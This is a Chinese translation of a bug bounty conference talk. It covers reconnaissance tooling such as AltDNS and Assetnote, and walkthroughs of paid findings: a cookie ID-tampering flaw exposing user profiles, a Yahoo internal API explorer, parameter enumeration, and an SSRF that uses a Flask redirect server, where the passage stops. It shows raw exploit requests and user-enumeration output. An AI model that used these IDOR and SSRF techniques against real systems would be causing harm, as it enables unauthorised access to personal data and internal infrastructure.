

Scrutiny on the bug bounty

[mss****](#) / 2019-01-25 09:37:00 / 浏览数 5125 [技术文章](#) [技术文章](#) [顶\(1\)](#) [踩\(0\)](#)

原文：<https://docs.google.com/presentation/d/1PCnjzCeklOeGMoWiE2IUzIRGOBxNp8K5hLQuvBNzrFY/edit?usp=sharing>

我们是谁？



[Nathaniel Wakelam \(naffy\)](#)

Application Security
Consultant @ Trustwave

Twitter: [@nnwakelam](#)

Email:

nnwakelam@gmail.com





[Shubham Shah \(shubs\)](#)

Senior Security Analyst @
Bishop Fox

Twitter: [@infosec_au](#)

Email:

sshah@bishopfox.com



到目前为止，我们已经入坑赏金猎人行当3年之久。



我们是谁？

如果大家看过《内裤队长》的话，那我们基本上不用自我介绍了：





内容简介

- 什么是漏洞奖励计划?
- 为什么要参与漏洞奖励计划?
- 我们参与了哪些漏洞奖励计划?



我们的核心方法：进行大规模的资产识别

- 最重要的是，要先行一步，赶在其他猎人的前面找到含有安全漏洞的资产。
- 将此视为攻击性事件响应（offensive incident response）。
- 我们会密切关注公司动态，一旦有新的资产或内容上线，我们就会紧追不舍。
- 投身于值得信任的多家漏洞奖励计划，并确保全面覆盖。

但是……该如何下手呢？——#_1 Elasticsearch + Masscan (scantastic)

- <https://github.com/maK-/scantastic-tool> - 它是由我们的一位爱尔兰朋友创建的
 - 输入网络的IP地址范围列表
 - 通过Masscan扫描每个地址范围，查找指定的端口
 - 对发现的每项资产执行内容发现操作(暴力搜索文件/文件夹)
 - 通过Logstash将结果导入Elasticsearch
 - 以直观的方式在更大的IP范围内搜索和发现内容
- 优点：尽量减少暴力搜索，更轻松地发现感兴趣的目标
- 缺点：会让你远离雅虎的漏洞赏金计划

先知社区

The screenshot shows the Scantastic Panel - Information Gathering interface. It includes a search bar, filtering options, a terms section with a large list of search terms, a pie chart showing document types (47% Non, 53% Doc), and a main panel titled "SCANTASTIC PANEL" featuring a logo and navigation links for ADD URL, Scan Range, View Ranges, and Search Scanned IPs. Below this is a footer note: "Scantastic Information Framework - © Ciaran McNally 2015". The bottom half of the screen displays a table of documents with fields like content, content length, status, and file, showing results from 0 to 100 of 500 available for paging.

但是……如何下手呢？——#2 DNS模式识别 (AltDNS)

- 通过分析从各种赏金计划那里收集的DNS数据，就能找到各个组织用于对其子域资产进行分类的模式。
- 例如，通过HackerOne上的一个私密赏金计划，我们发现了通过下列方式命名的子域：
 - `privacy-staging.corporatedomain.com`
 - `privacy.staging.corporatedomain.com`
 - `privacystaging.corporatedomain.com`
 - `stagingprivacy.corporatedomain.com`
- 虽然通过枚举/暴力枚举也能发现其中的一些子域，但是，却会错过相当多的QA/Dev/Staging类型的子域。



但是……如何下手呢？——#2 DNS模式识别 (AltDNS)

- 所以——经过一番折腾之后，我们终于创建了一个名为AltDNS的简单工具..
- 提供一个已知子域列表和一个常见QA/Dev相关单词列表，AltDNS就能根据已经识别的模式输出一个潜在的子域列表。
- AltDNS需要输入一个已知子域的列表，之后，它就会输出一个子域列表，即
将QA/Dev等常见单词按照常见的模式嵌入到子域中。



#2 DNS模式识别成果(AltDNS)

- 我们提供了一个由某公司名下900多个子域构成的列表。
- 我们提供了一个由130多个单词构成的列表，这些单词通常可以在staging/QA/dev之类子域的DNS记录中找到。
- 将这两个列表传递给AltDNS软件，然后，AltDNS就会使用这些常见的单词来对原来的子域列表进行修改、置换等处理，以生成一个由“潜在”子域构成的总列表。
- AltDNS总共生成了5264017个新的“潜在”子域，供我们进一步考察。
- 在解析了5264017个新的“潜在”子域之后，我们找到了大约1400个新的子域。
- 这可是……数目可观的新资产呀……
- Github：
<https://github.com/infosec-au/altdns>

```
# ./altdns.py -i data/subdomains.txt -o data_output -w words.txt -r -s  
results_output.txt
```



#2 DNS模式识别成果(AltDNS)


```
>> ~/altdns ./altdns.py -i data/subdomains.txt -o april_output -w wordstest.txt -r -s resolved_results  
[*] 500/48972 completed  
[*] 1000/48972 completed  
[*] 1500/48972 completed  
[*] 2000/48972 completed  
[*] 2500/48972 completed  
[*] 3000/48972 completed  
[*] 3500/48972 completed  
[*] 4000/48972 completed  
[*] 4500/48972 completed  
[*] 5000/48972 completed  
[*] 5500/48972 completed  
[*] 6000/48972 completed  
[*] 6500/48972 completed  
[*] 7000/48972 completed  
[*] 7500/48972 completed  
[*] 8000/48972 completed  
[*] 8500/48972 completed  
[*] 9000/48972 completed  
[*] 9500/48972 completed  
[*] 10000/48972 completed  
[*] 10500/48972 completed  
[*] 11000/48972 completed  
[*] 11500/48972 completed  
[*] 12000/48972 completed  
[*] 12500/48972 completed  
[*] 13000/48972 completed  
[*] 13500/48972 completed  
[*] 14000/48972 completed  
[*] 14500/48972 completed  
[*] 15000/48972 completed  
[*] 15500/48972 completed  
[*] 16000/48972 completed  
[*] 16500/48972 completed  
[*] 17000/48972 completed  
[*] 17500/48972 completed  
[*] 18000/48972 completed  
[*] 18500/48972 completed  
[*] 19000/48972 completed  
[*] 19500/48972 completed  
[*] 20000/48972 completed  
[*] 20500/48972 completed  
[*] 21000/48972 completed  
[*] 21500/48972 completed  
[*] 22000/48972 completed  
[*] 22500/48972 completed  
[*] 23000/48972 completed  
[*] 23500/48972 completed  
[*] 24000/48972 completed  
[*] 24500/48972 completed  
[*] 25000/48972 completed  
[*] 25500/48972 completed  
[*] 26000/48972 completed  
[*] 26500/48972 completed  
[*] 27000/48972 completed  
[*] 27500/48972 completed  
[*] 28000/48972 completed  
[*] 28500/48972 completed  
[*] 29000/48972 completed  
[*] 29500/48972 completed  
[*] 30000/48972 completed  
[*] 30500/48972 completed  
[*] 31000/48972 completed  
[*] 31500/48972 completed  
[*] 32000/48972 completed  
[*] 32500/48972 completed  
[*] 33000/48972 completed  
[*] 33500/48972 completed  
[*] 34000/48972 completed  
[*] 34500/48972 completed  
[*] 35000/48972 completed  
[*] 35500/48972 completed  
[*] 36000/48972 completed  
[*] 36500/48972 completed  
[*] 37000/48972 completed  
[*] 37500/48972 completed  
[*] 38000/48972 completed  
[*] 38500/48972 completed  
[*] 39000/48972 completed  
[*] 39500/48972 completed  
[*] 40000/48972 completed  
[*] 40500/48972 completed  
[*] 41000/48972 completed  
[*] 41500/48972 completed  
[*] 42000/48972 completed  
[*] 42500/48972 completed  
[*] 43000/48972 completed  
[*] 43500/48972 completed  
[*] 44000/48972 completed  
[*] 44500/48972 completed  
[*] 45000/48972 completed  
[*] 45500/48972 completed  
[*] 46000/48972 completed  
[*] 46500/48972 completed  
[*] 47000/48972 completed  
[*] 47500/48972 completed  
[*] 48000/48972 completed  
[*] 48500/48972 completed  
[*] 49000/48972 completed  
[*] 49500/48972 completed  
[*] 50000/48972 completed  
[*] 50500/48972 completed  
[*] 51000/48972 completed  
[*] 51500/48972 completed  
[*] 52000/48972 completed
```

```
>> ~/altdns cat resolved_results  
acs.t          .com:acs-           .us-west-2.elb.amazonaws.com.  
test.          .com:ec2-           us-west-1.compute.amazonaws.com.  
apollo.        .com:  
enigma.        .com:internal-      .us-west-2.elb.amazonaws.com.  
am.            .com:internal-      .us-west-2.elb.amazonaws.com.  
cn.             .:                95399.ap-northeast-1.elb.amazonaws.com.  
events.        .com:events         .s3-website-us-west-2.amazonaws.com.  
ava.           .com:internal       .us-west-2.elb.amazonaws.com.  
cdn.           .com:internal       .us-west-2.elb.amazonaws.com.  
fantasy.       .com:fantasy.       .us-west-2.elb.amazonaws.com.  
am.             .com:internal-      .us-west-2.elb.amazonaws.com.  
dev.            .com:ll-            .com.  
test.           .com:test.         .cdn.cloudflare.net.  
livestats.     .com:livestats-    .elb.amazonaws.com.
```



#3 通用的模式识别方法

在寻找资产时，最重要的事情就是在主机间寻找趋势，例如独特的主机（CDN/服务主机）或独特的信息泄漏漏洞，我们可以使用这些信息来识别主机。



先知社区

#4 被动识别与通知 (Assetnote)

- 要想赢取漏洞赏金，不仅要发现安全漏洞，而且要成为第一个发现这些漏洞的人。
- 重复的安全问题==浪费了时间，却没有挣到钱。这方面，我们要尽力避免。
- 如果资产（子域或主机）一旦上线，我们就能得到通知的话，那岂不是更好吗？
- 一旦录入要监视的域，AssetNote就会自动跟踪该域，并每天进行被动扫描。如果找到新域，还会通过推送通知您。

先知社区

#4 被动识别与通知(Assetnote)


- 例如： ThreatCrowd提供的被动数据存储服务（供所有人免费使用）：
 - <http://threatcrowd.org/searchApi/v2/domain/report/?domain=uber.com>
 - 返回一个JSON输出，其中包含迄今已找到的子域列表

```
"subdomains": [  
    "cn-dcal.uber.com",  
    "cn-dcl.uber.com",  
    "cn-sjc1.uber.com",  
    "frontends-sjc1.uber.com",  
    "trip-dc2.uber.com",  
    "escuela.uber.com",  
    "cleopatra.uber.com",  
    "data.uber.com",  
    "sscb.uber.com",  
    "sync.uber.com",  
    "madd.uber.com",  
    "brand.uber.com",  
    "bloodhound.uber.com",  
    "eastwood.uber.com",  
    "voice.uber.com",  
    "de.uber.com",  
    "code.uber.com",  
    "advantage.uber.com",  
    "chronicle.uber.com",  
    ".......]
```

- 为抓取这个API端点而创建一个脚本
- 每天通过Cron运行该脚本，以便通过Assetnote来“监控”的每个域
- 一旦发现新域，便向您推送通知



#4 被动识别与通知(Assetnote)



- Github: <https://github.com/infosec-au/assetnote>



#4 被动识别与通知(Assetnote)

The screenshot shows the Assetnote Administration Panel. At the top, there are links for 'Assetnote Administration Panel', 'Home', 'Manage domains and notifications', and a 'Logout' button. Below this is a section titled 'General Statistics' with a sub-section 'Recent push notifications sent'. This section contains a table with columns: 'Domain Name', 'Pushover User API Key', and 'Timestamp'. The data is as follows:

Domain Name	Pushover User API Key	Timestamp
screensaver.na.[REDACTED].com	[REDACTED]	2016-03-31 07:33:03.579390
yasuhiroyoshida.github.com	[REDACTED]	2016-03-24 19:55:06.390665
prod.na2.I[REDACTED].com	[REDACTED]	2016-03-21 01:55:04.073866
na.prod.I[REDACTED].api.[REDACTED]	[REDACTED]	2016-03-21 01:55:03.655711
[REDACTED].api.[REDACTED]	[REDACTED]	2016-03-21 01:55:03.270066
beta.[REDACTED]	[REDACTED]	2016-03-03 21:47:23.593612
beta.[REDACTED]	[REDACTED]	2016-03-03 21:47:23.200396

- Github: <https://github.com/infosec-au/assetnote>



#4 被动识别与通知(Asset Note)


The screenshot shows the Asset Note domain monitoring interface. At the top, there is a section titled 'Add a domain to the domain/asset monitoring list' with a sub-section 'Domains currently being monitored'. This section contains a table with columns: 'Domain Name', 'Pushover User API Key', and 'Actions'. The data is as follows:

Domain Name	Pushover User API Key	Actions
[REDACTED].com.tr	[REDACTED]	Delete
[REDACTED].com	[REDACTED]	Delete
[REDACTED].com	[REDACTED]	Delete

- Github: <https://github.com/infosec-au/assetnote>



#4 被动识别与通知(Assetnote)



- 通过被动分析总共发现了约780个资产，并以推送的形式通知我。
- 睡觉时我会起来很多次，这样我就可以赶在别人发现这些资产之前提前下手。
- 随时待命。
电话一响。
马上起床。
渗透测试。
提交漏洞。
等着数钱。

先知社区

好了，挖洞的方法已经介绍过了……
现在，让我们看看用它挖到了哪些洞：

1. 通过cookie访问200M用户的详细资料 (\$13.37k)
2. 查找全球范围内的所有Yahoo!用户 (\$11.7k)
3. 通过猜测参数访问110K用户的详细资料 (\$7K)
4. 访问所有雅虎员工的公司无线网络元数据 (\$250)
5. 通过受限SSRF漏洞访问内部AWS基础设施 (赏金待定)
6. 利用手机劫持子域x2 (\$19.5k)

先知社区

1. 通过篡改cookie访问200M用户的详细资料

查看当前玩家详细资料的请求:

```
GET /player? HTTP/1.1
Host: events.privatebugbounty.com
Accept: application/json, text/javascript, */*; q=0.01
Cookie: __cfduid=d40c20fd5214deef9c93633e8ea1836b61444993920;
ping_session_id=fea5643f-e023-4c5a-880f-c881fd168792;
N_TOKEN=GluZ3JheSIsInZvdWNoaW5nX2tleV9pZCI6IjkwMzQ3NTJiMmI0NTYwND
RhZTg3ZjI10TgyZGFkMDdkIiwick2lnbmF0dXJlIjoibHZMcjRBMFoxSkNqVDZJNkJ
tMndaMFJjcV16MkhOZS9iR3VrNDQwY0dNbFI2cjJUNVQ4TCtmMzZwNTVNR0VEYWEw
UWdUaEJEQ0RXeWN1VzN1dGNESEV0NFZMRjFaRFBZWmY3bTV2Nkp6ZUw5RGxLZTFVS
DBoTStkZm8vZzI5dzNtTWhON0pXTnV0RkkvUzF0c1c0QXFWSFZXbTZPOEt5a2J3bk
9hR1hzWWVzPSJ9; N_ACCT=shubs; N_ID=200258342; N_LANG=en_US;
```



1. 通过篡改cookie访问200M用户的详细资料

返回的HTTP响应:

```
"user": {"name": "shubs", "email": "admin@shubh.am", "email_validated": false, "retrieval_time": "2015-12-11T12:57:36.642Z", "s_id": 580327, "tier": null, "division": null}
```



1. 通过篡改cookie访问200M用户的详细资料

查看当前玩家详细资料的GET请求：

```
GET /player? HTTP/1.1
Host: events.privatebugbounty.com
Accept: application/json, text/javascript, */*; q=0.01
Cookie: __cfduid=d40c20fd5214deef9c93633e8ea1836b61444993920;
ping_session_id=fea5643f-e023-4c5a-880f-c881fd168792;
N_TOKEN=GluZ3JheSIsInZvdWNoaW5nX2t1eV9pZCI6IjkwMzQ3NTJiMmI0NTYwND
RhZTg3ZjI10TgyZGFkMDdkIiwic2lnbmF0dXJlIjoibHZMcjRBMFoxSkNqVDZJNkJ
tMndaMFJjcV16MkhOZS9iR3VrNDQwY0dNbFI2cjJUNVQ4TCtmMzzwNTVNR0VEYWew
UWdUaEJEQ0RXeWN1VzN1dGNESEV0NFZMRjFaRFBZWmY3bTV2Nkp6ZUw5RGxLZTFVS
DBoTStkZm8vZzI5dzNtTWhON0pXTnV0RkkvUzF0c1c0QXFWSFZXbTZPOEt5a2J3bk
9hR1hzWWVzPSJ9; N_ACCT=shubs; N_ID=200258200,  
N_LANG=en_US;
```



1. 通过篡改cookie访问200M用户的详细资料

返回的HTTP响应：

```
"user": {"name": "SomeRandomPersonsDetails", "email": "randomperson@hotmail.com", "email_validated": false, "retrieval_time": "2015-12-11T12:58:20.642Z", "s_id": 580201, "tier": null, "division": null}
```



1. 通过篡改cookie访问200M用户的详细资料

Request #	Payload	Status	Error	Timeout	Length	'email'	'id'	'name'	Comment
9	8249	200		475	498	real...@a.com	49	L	
10	8250	200		475	498	real...@a.com	50	S	
11	8251	200		475	498	real...@a.com	51	Y	
12	8252	200		473	496	gmail...@a.com	52	F	
13	8253	200		475	496	gmail...@a.com	53	Z	
14	8254	200		475	495	real...@a.com	54	Q	
15	8255	200		473	495	real...@a.com	55	L	
16	8256	200		475	496	real...@a.com	56	H	
17	8257	200		475	495	real...@a.com	57	P	
18	8258	200		475	498	real...@a.com	58	A	
19	8259	200		471	498	real...@a.com	59	C	
20	8260	200		473	495	real...@a.com	60	D	
21	8261	200		471	495	real...@a.com	61	S	
22	8262	200		475	498	real...@a.com	62	N	
23	8263	200		475	495	real...@a.com	63	R	
24	8264	200		473	495	real...@a.com	64	M	
25	8265	200		475	497	real...@a.com	65	J	
26	8266	200		475	494	real...@a.com	66	C	
27	8267	200		475	499	real...@a.com	67	K	
28	8268	200		475	499	real...@a.com	68	S	
29	8269	200		475	492	real...@a.com	69	Ji	
30	8270	200		475	491	real...@a.com	70	T	
31	8271	200		475	496	real...@a.com	71	S	
32	8272	200		475	491	real...@a.com	72	I	
33	8273	200		475	495	real...@a.com	73	C	
34	8274	200		475	498	real...@a.com	74	S	
35	8275	200		475	490	real...@a.com	75	X	
36	8276	200		475	497	real...@a.com	76	G	
37	8277	200		475	497	real...@a.com	77	S	
38	8278	200		475	494	real...@a.com	78	C	
39	8279	200		475	495	real...@a.com	79	V	
40	8280	200		475	491	real...@a.com	80	J	
41	8281	200		475	498	real...@a.com	81	n	
42	8282	200		475	495	real...@a.com	82	T	
43	8283	200		475	497	real...@a.com	83	b	
44	8284	200		475	495	real...@a.com	84	b	
45	8285	200		475	497	real...@a.com	85	x	
46	8286	200		475	492	real...@a.com	86	S	
47	8287	200		475	498	real...@a.com	87	I	
48	8288	200		475	494	real...@a.com	88	k	
49	8289	200		475	495	real...@a.com	89	r	
50	8290	200		475	498	real...@a.com	90	P	
51	8291	200		475	490	real...@a.com	91	C	
52	8292	200		475	495	real...@a.com	92	P	
53	8293	200		475	497	real...@a.com	93	C	
54	8294	200		475	492	real...@a.com	94	K	
55	8295	200		475	490	real...@a.com	95	T	
56	8296	200		475	492	real...@a.com	96	E	
57	8297	200		475	495	real...@a.com	97	E	
58	8298	200		475	495	real...@a.com	98	T	
59	8299	200		475	491	real...@a.com	99	C	
60	8300	200		475	496	real...@a.com	100	B	
61	8301	200		475	495	real...@a.com	101	H	
62	8302	200		475	493	real...@a.com	102	P	
63	8303	200		475	492	real...@a.com	103	c	

先知社区

2. 专业黑客工具NMAP

周五了，要出去浪，根本没心思干活，所以，直接让NMAP在一个垃圾站点上面跑，哥好去酒吧。从Hurricane Electric那里抓到一些Yahoo/24后，就扔给一些NSE脚本来处理。

后来，只在apiexplorer.contacts.gql.yahoo.com上的/index.php中找到了一点让人感兴趣的内容。（API Explorer，哈哈）。

.....瞧.....

先知社区

index.php#sel_host=production&txt_hostname=...&txt_hostport=4080&C Search

API Explorer

Endpoint

Environment: production

Host-Port: [REDACTED] 4080

Method: GET

guid: [REDACTED]

URI: /progrss/v1/user/{guid}/contacts

Headers

YCA Header: [REDACTED]

OAuth Header: from guid from cookie Non user [bugbountyathan]

Request Parameters

format: xml json

Add 0 more field(s)

Matrix Parameters

Add 0 more field(s)

Use Proxy: yes No

APIs | History

AddressBook

GET: Migrate Contact
GET: Get AB Metadata
GET: Get AB Labels
GET: Get AB Pref
GET: Get AB
GET: Get AB from snapshot (Sherpa)
GET: Get AB snapshot info (Sherpa)
GET: Get AB Snapshots (Sherpa)
POST: Restore AB from snapshot (Sherpa)
POST: Undo Restore AB operation (Sherpa)
POST: Fix duplicates (legacy/sherpa)

ASC Event

POST: POST ASC Event

Contact

POST: Lookup Phone number
POST: Update Index
GET: Get Contact by ID
PUT: Put Contact by ID
DELETE: Delete Contact by ID

Contacts

GET: Get Contacts
PUT: Put Contacts
POST: Post Contacts
POST: Import Contacts
GET: Get Deleted Contacts
GET: Get Contact Preferences

这是什么破玩意？

那是俺的第一次专业安全审计。

我很快意识到，这是一个可以与雅虎API内部通信的友好型前端，不过，可能是为了方便起见，它直接将全局身份验证令牌硬编码了。它提供了通过内置代理在不同域中调用API等功能(相当于提供了完全可控的服务器端请求伪造漏洞)。

除了能够通过电子邮件、姓名或电话查询任意雅虎用户(以及查看与其帐户相关的详细信息)资料之外，我坚信它还能提供更多信息，但我没有去验证这一点，因为我不想再次被禁。不过，我这里有一张截图……

Curl

```
curl -X GET -H [REDACTED]
```

Request

```
GET /progrss/v1/user/[REDACTED]/contacts?format=json HTTP/1.1
Host: [REDACTED]
Accept: */*
Authorization: [REDACTED]
```

Response


```
HTTP/1.1 200 OK
[REDACTED]

Vary: Accept-Encoding, User-Agent
ETag: "c81e728d9d4c2f636f067f89cc14862c"
Date: Wed, 03 Feb 2016 16:27:38 GMT
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS

{
  "contacts": [
    {
      "contact": [
        {
          "isConnection": false,
          "id": 1,
          "fields": [
            {
              "id": 1,
              "type": "name",
              "value": {
                "givenName": "[REDACTED]",
                "middleName": "",
                "familyName": "",
                "prefix": "",
                "suffix": "",
                "givenNameSound": "",
                "familyNameSound": ""
              },
              "editedBy": "OWNER",
              "flags": [
                ...
              ],
              "categories": [
                ...
              ]
            }
          ]
        }
      ]
    }
  ]
}
```



3. 通过猜解端点和参数贏取7K美元



● 收到发现新资产的通知 ->

引出一个Android应用

对这个android app进行逆向分析 ->

API端点位于

通过Genymotion进行动态分析 ->

/api/v1.1/<endpoint>

通过认证后，观察各个API端点 ->

/api/v1.1/users?page=1

猜解API端点??? ->

???

贏取\$7.5k?



3. 通过猜解端点和参数赢取7K美元

Request	Payload	Status	Error	Timeout	Length	"id": "","name": "name"\","email": "email"\","updated_	Comment
0		200			5898	A1	
1	0	200			5849		@gmail.com
2	1	200			6110	A1	
3	2	200			6063	A1	
4	3	200			6118	A1	
5	4	200			6077	A1	
6	5	200			6131	A1	
7	6	200			6045	A1	
8	7	200			6066	A1	
9	8	200			6095	A1	
10	9	200			6095	A1	
11	10	200			6412	A1	
12	11	200			6188	A1	
13	12	200			6190	A1	
14	13	200			6044	A1	
15	14	200			6068	A1	
16	15	200			6017	A1	
17	16	200			5843	A1	
18	17	200			6095	A1	
19	18	200			5885	A1	
20	19	200			6074	A1	
21	20	200			5860	A1	
22	21	200			5893	A1	
23	22	200			5925	A1	
24	23	200			6005	A1	
25	24	200			5962	A1	
26	25	200			6283	A1	
27	26	200			6103	A1	
28	27	200			5859	A1	
29	28	200			5992	A1	
30	29	200			5959	A1	
31	30	200			6237	A1	
32	31	200			6309	A1	
33	32	200			6330	A1	
34	33	200			5932	A1	
36	35	200			5869	A1	
35	34	200			5952	A1	
37	36	200			5940	A1	@hotmail.com
38	37	200			cR>?	A1	

先知社区

4. 获取所有Yahoo员工的公司无线网络元数据

#	IP Address	Mac-Address	SSID	Address-0	Address-1
1	66.166.166.166	6c:E0:00:00:00:02	YIGuest	721	Sunnyvale, CA 94089
2	66.166.166.166	00:02:00:00:00:02	YIDev	701	Sunnyvale, CA 94089
3	66.166.166.166	00:02:00:00:00:02	YIFI	701	Sunnyvale, CA 94089
4	66.166.166.166	20:40:00:00:00:04	YIGuest	721	Sunnyvale, CA 94089
5	66.166.166.166	6c:E0:00:00:00:02	YIFI	701	Sunnyvale, CA 94089
6	66.166.166.166	6c:E0:00:00:00:02	YIFI	701	Sunnyvale, CA 94089
7	66.166.166.166	6c:E0:00:00:00:02	YIFI	701	Sunnyvale, CA 94089
8	66.166.166.166	6c:E0:00:00:00:02	YIFI	701	Sunnyvale, CA 94089
9	66.166.166.166	6c:E0:00:00:00:02	YIFI	701	Sunnyvale, CA 94089
10	66.166.166.166	6c:E0:00:00:00:02	YIFI	7411	Sunnyvale, CA 94089
11	66.166.166.166	6c:E0:00:00:00:02	YIFI	7211	Sunnyvale, CA 94089
12	66.166.166.166	6c:E0:00:00:00:02	YIPersonal	7411	Sunnyvale, CA 94089
13	66.166.166.166	6c:E0:00:00:00:02	YIFI	7211	Sunnyvale, CA 94089
14	66.166.166.166	6c:E0:00:00:00:02	YIFI	7411	Sunnyvale, CA 94089
33	66.166.166.166	40:6c:E0:00:00:02	YIFI	701	Sunnyvale, CA 94089
34	66.166.166.166	40:00:00:00:00:00	mail-fe-team	721	Sunnyvale, CA 94089
35	66.166.166.166	40:00:00:00:00:00	mail-fe-team	701	Sunnyvale, CA 94089
36	66.166.166.166	40:00:00:00:00:00	mail-fe-team	721	Sunnyvale, CA 94089
37	19.166.166.19	166:6c:E0:00:00:00	YIPersonal	1280	Sunnyvale, CA 94089
38	19.166.166.19	166:6c:E0:00:00:00	YIGuest	701	Sunnyvale, CA 94089
39	19.166.166.19	166:00:00:00:00:00	ARUBA-VISITOR	1280	Sunnyvale, CA 94089
40	19.166.166.19	166:00:00:00:00:00	xfinitywifi	1161	Sunnyvale, CA 94089
41	19.166.166.19	166:00:00:00:00:00	Lawn	1235	Sunnyvale, CA 94089
42	19.166.166.19	166:00:00:00:00:00	2WIRE392	1235	Sunnyvale, CA 94089
43	19.166.166.19	166:00:00:00:00:00	Yasodha	Yum	Sunnyvale, CA 94089
44	71.4.00	4:00:00:00:00:00	NammaVeetuWiFi	Yum	Sunnyvale, CA 94089
92	61.2.40.166.166.166	2.40:d8:00:00:00:00	YICorp	709-	Sunnyvale, CA 94089
93	11.108.22.166.166.166	108.22:44:00:00:00:00	HOME-DE60	709-	Sunnyvale, CA 94089
94	51.2.118.166.166.166	2.118:44:00:00:00:00	HOME-DE60	1089	Sunnyvale, CA 94089

先知社区

5. 通过受限SSRF漏洞访问内部AWS基础设施

1. 通过下面的连接创建一个“application”

<https://create.privatebounty.com/create-app>

2. 指定“project URL”——这里是“<https://shubh.am/>”


3. 通过下面的连接来验证该URL

<https://create.privatebounty.com/verify-url>

- 该应用程序试图利用指定网站根目录中的“app.txt”的文件来验证您是否拥有“project URL”字段中指定的URL。
- 如果“<https://shubh.am/app.txt>”的响应代码不是200，则通过<https://create.privatebounty.com/verify-URL>返回“<https://shubh.am/app.txt>”的完整HTTP响应正文。



5. 通过受限SSRF漏洞访问内部AWS基础设施



5. 通过受限SSRF漏洞访问内部AWS基础设施

- 如果我们迫使`https://shubh.am/app.txt`返回重定向到任意URL的301状态码，将会发生什么情况？

```
import requests
import sys
from flask import Flask, redirect, request
app = Flask(__name__)

@app.route('/app.txt')
def custom_redirect():
    return redirect("http://shubh.am/404/",301)

if __name__ == '__main__':
    app.debug=True
    app.run(host='0.0.0.0',port=80)
```



5. 通过受限SSRF漏洞访问内部AWS基础设施

- 从`https://create.privatebounty.com/verify-url`返回的响应：

```
